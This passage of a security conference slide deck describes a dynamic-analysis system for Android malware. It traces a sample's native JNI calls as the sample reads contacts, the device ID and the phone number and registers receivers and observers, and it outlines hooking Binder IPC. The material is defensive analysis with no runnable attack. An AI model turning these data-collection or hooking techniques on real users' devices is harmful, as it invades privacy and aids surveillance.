jboolean    (*CallBooleanMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jbyte       (*CallByteMethod)(JNIEnv*, jobject, jmethodID, ...);
jbyte       (*CallByteMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jbyte       (*CallByteMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jchar       (*CallCharMethod)(JNIEnv*, jobject, jmethodID, ...);
jchar       (*CallCharMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jchar       (*CallCharMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jshort      (*CallShortMethod)(JNIEnv*, jobject, jmethodID, ...);
jshort      (*CallShortMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jshort      (*CallShortMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jint        (*CallIntMethod)(JNIEnv*, jobject, jmethodID, ...);
jint        (*CallIntMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jint        (*CallIntMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jlong       (*CallLongMethod)(JNIEnv*, jobject, jmethodID, ...);
jlong       (*CallLongMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jlong       (*CallLongMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jfloat      (*CallFloatMethod)(JNIEnv*, jobject, jmethodID, ...);
jfloat      (*CallFloatMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jfloat      (*CallFloatMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jdouble     (*CallDoubleMethod)(JNIEnv*, jobject, jmethodID, ...);
jdouble     (*CallDoubleMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jdouble     (*CallDoubleMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
void        (*CallVoidMethod)(JNIEnv*, jobject, jmethodID, ...);
void        (*CallVoidMethodV)(JNIEnv*, jobject, jmethodID, va_list);
void        (*CallVoidMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
```

Tracking Native Behavior : JNI

① : call JNI 0x7af749ad : SetJNIEnv( )
② : call JNI 0x7af7bbe9 : HandleOnCreate( )

Thumb mode(+1)

```
: HandleOnCreate call FindClass( env:0x41d31e68, name:"android/provider/ContactsContract$Contacts") ret:0xf8d00021
: HandleOnCreate call FindClass( env:0x41d31e68, name:"android/provider/ContactsContract$CommonDataKinds$Phone") ret:0xbcb00029
: HandleOnCreate call FindClass( env:0x41d31e68, name:"android/content/ContentResolver") ret:0x1d400031
: HandleOnCreate call CallObjectMethodV(env:0x41d31e68, obj:0xc4200019, "getContentResolver")
: HandleOnCreate call CallObjectMethodV(env:0x41d31e68, obj:0x1d700035, "query")
: HandleOnCreate call FindClass( env:0x41d31e68, name:"android/database/Cursor") ret:0x2310003d
: HandleOnCreate call CallBooleanMethodV(env:0x41d31e68, obj:0x2a100039, "moveToFirst")
: HandleOnCreate call CallBooleanMethodV(env:0x41d31e68, obj:0x2a100039, "isAfterLast")
: HandleOnCreate call CallVoidMethodV(env:0x41d31e68, obj:0x2a100039, "close")
: HandleOnCreate call CallObjectMethodV(env:0x41d31e68, obj:0xc4200019, "getPackageName")
: HandleOnCreate call FindClass( env:0x41d31e68, name:"android/content/IntentFilter") ret:0xf8f00021
: HandleOnCreate call CallVoidMethodV(env:0x41d31e68, obj:0xbcc00029, "setPriority")
: HandleOnCreate call FindClass( env:0x41d31e68, name:"com/kakao/talk/plus/MoriReceiver") ret:0xf420002d
: HandleOnCreate call CallObjectMethodV(env:0x41d31e68, obj:0xc4200019, "registerReceiver")
: HandleOnCreate call FindClass( env:0x41d31e68, name:"com/kakao/talk/plus/MoriService$MyObserver") ret:0xf9000021
: HandleOnCreate call FindClass( env:0x41d31e68, name:"android/content/ContentResolver") ret:0x1d600031
: HandleOnCreate call FindClass( env:0x41d31e68, name:"android/net/Uri") ret:0x1ee00035
: HandleOnCreate call CallStaticObjectMethodV(env:0x41d31e68, obj:0x1ee00035, "parse")
: HandleOnCreate call CallObjectMethodV(env:0x41d31e68, obj:0xc4200019, "getContentResolver")
: HandleOnCreate call CallVoidMethodV(env:0x41d31e68, obj:0x1eb00041, "registerContentObserver")
```

Get Contacts And Register Receiver

③ : call JNI 0x7af7a4e9 : ReadDAT( )

```
: ReadDAT call FindClass( env:0x41d31e68, name:"android/content/Context") ret:0x6b90001d
: ReadDAT call CallObjectMethodV(env:0x41d31e68, obj:0xc4300019, "getSystemService")
: ReadDAT call CallObjectMethodV(env:0x41d31e68, obj:0xbd500029, "getDeviceId")
: ReadDAT call CallObjectMethodV(env:0x41d31e68, obj:0xbd500029, "getLine1Number")
: ReadDAT call CallObjectMethod(env:0x41d31e68, obj:0x1d20043e, "get")
: ReadDAT call CallObjectMethodV(env:0x41d31e68, obj:0xc4300019, "getPackageResourcePath")
```

Get Device Info

HandleOnCreate()

```
signed int __fastcall sub_1ACC0(int a1, int a2, int a3)
{
  int v3; // r6@1
  int v4; // r3@1
  signed int result; // r0@4

  v3 = *(_DWORD *)(a1 + 92);
  v4 = a3;
  if ( *(_DWORD *)(a1 + 88) - v3 < a3 )
  {
LABEL_4:
    result = 0;
  }
  else
  {
    while ( v4 )
    {
      --v4;
      if ( *(_BYTE *)(v3 + v4) != *(_BYTE *)(a2 + v4) )
        goto LABEL_4;
    }
    *(_DWORD *)(a1 + 92) = v3 + a3;
    result = 1;
  }
  return result;
}
```


Tracking Native Behavior : LIBC

- Monitor calling libc with JNI


Tracking Native Behavior : BINDER

- NOT hooking ioctl() at binder driver
- Hooking Binder function(related transact) at IPC layer
  - So we can monitor custom service
  - No performance issue
- Can see all Message between targeted App and service/app through the binder

Tracking Native Behavior : BINDER



Tracking Native Behavior : BINDER



Tracking Native Behavior : BINDER

- In addition to protecting information of analyst
  - Camera, MIC, GPS
  - Device info(phone number, IMEI, USIM, IMSI, etc)

DEMO

Thank you

Yeongung Park: santapark5@gmail.com
Junyoung Choi: iamyoung00@gmail.com